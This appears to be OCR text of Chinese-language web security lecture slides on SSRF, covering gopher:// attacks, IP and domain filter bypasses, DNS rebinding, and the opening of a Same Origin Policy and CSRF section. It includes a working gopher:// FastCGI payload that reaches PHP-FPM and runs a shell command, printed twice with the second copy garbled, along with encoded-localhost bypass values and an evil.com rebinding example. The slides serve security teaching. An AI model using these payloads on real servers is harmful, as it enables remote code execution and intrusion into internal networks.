
Write file

Sync 遠端的惡意主機，導致載入惡意模組 → RCE


# reference: Redis post-exploitation

RCE

Gopher × PHP-FPM



Gopher × PHP-FPM



Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%0
1%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%
09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CON
TENT_LENGTH25%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_
include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00
1%01%04%04%00
                                        allow_url_
                   isable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

RCE

gopher:// 結論

可以打

- 基本的 HTTP 當然 ok
- PHP-FPM   RCE
- Redis   操控資料庫 (CRLF protocol)
- Memcached   操控資料庫 (CRLF protocol)
- MySQL   操控資料庫
- PostgreSQL   操控資料庫

$$\underbrace{\texttt{scheme://}}_{\text{決定 SSRF 的攻擊面}}\overbrace{\texttt{authority}}^{\text{決定是否能被 SSRF}}\underbrace{\texttt{/foo/bar}}_{\text{SSRF 的深度}}\texttt{?foo=bar\#123}$$

$$\underbrace{\texttt{scheme://}}_{\text{決定 SSRF 的攻擊面}}\overbrace{\texttt{authority}}^{\text{決定是否能被 SSRF}}\underbrace{\texttt{/foo/bar}}_{\text{SSRF 的深度}}\texttt{?foo=bar\#123}$$

Bypass Rule -- IP

- IP Address: 127.0.0.1

10 進位	2130706433
16 進位	0x7f000001
16 進位	0x7f.0x00.0x00.0x01
8 進位	017700000001

- IPv6 ⟶ $1.000 SSRF in Slack.
  - [::127.0.0.1]
  - [::1]
  - [::]


Bypass Rule -- Domain Name

- Point domain to any IP you want
  - 127.0.0.1.xip.io
  - whatever.localtest.me
- IDN Encoding
  - ʃᴾ□ᵢtℒinℰ｡tⓌ is the same as splitline.tw
  - http://www.unicode.org/reports/tr46/
  - Toy: Domain Obfuscator

玩壞 URL Parser 🍊

[A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!]

Blackhat USA 2017



Quick Fun Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

DNS Rebinding

Round-Robin DNS

一個 domain 綁兩個 A record

TTL = (Small Value) ⟶ 快速切換

```
 -  evil.com → 48.7.6.3     # 第一次 query
 -  evil.com → 127.0.0.1    # 第二次 query
```

線上服務：rebind.network

DNS Rebinding


```php
<?php
    $host = parse_url($url)['host'];
    $address = gethostbyname($host);
    if(is_valid($address))
        request_to($url);
?>
```

DNS Rebinding

```
<?php
    $host = parse_url($url)['host'];
    $address = gethostbyname($host); ← 48.7.6.3 ✅
    if(is_valid($address))     ← PASS! ✅
        request_to($url);      ← 127.0.0.1 💀
?>
```

Frontend Security


同源政策 / Same Origin Policy (SOP)



同源政策 / Same Origin Policy (SOP)

- 同 protocol、同 host、同 port ⟶ 可互相存取資源
- For http://www.splitline.tw/

URL	Same Origin?	Why
https://www.splitline.tw/	❌	協議不同：http VS https
http://meow.splitline.tw/ http://splitline.tw	❌	domain 不同
http://splitline.tw:8787/	❌	Port 不同
http://www.splitline.tw/foo/bar.html	✅	


https://example.com/
06-18-2019 Mar 04:21:06

```
<img src="https://i.imgur.com/7qzF0P5.gif">
```

Cross-origin

- Cross-origin read	Disallowed ❌
- Cross-origin writes	Allowed ✅
- Cross-origin embedding	Allowed ✅

Cross-origin

- Cross-origin read	Disallowed ❌
- XMLHttpRequest	
- 讀取 iframe 內容	
- Cross-origin writes	Allowed ✅
- Cross-origin embedding	Allowed ✅

Cross-origin

- Cross-origin read	Disallowed ❌
- Cross-origin writes	Allowed ✅
- Link	
- Redirect	
- Submit form	
- Cross-origin embedding	Allowed ✅

Cross-origin


- Cross-origin read	Disallowed ❌
- Cross-origin writes	Allowed ✅
- Cross-origin embedding	Allowed ✅


- JavaScript	`<script src="..."> </script>`
- CSS	`<link rel="stylesheet" href="...">`
- image	`<img>`
- media	`<video>`, `<audio>`
- extension	`<object>`, `<embed>`, `<applet>`

- `<iframe>`, `<frame>`
- @font-face

CSRF

Cross-site Request Forgery

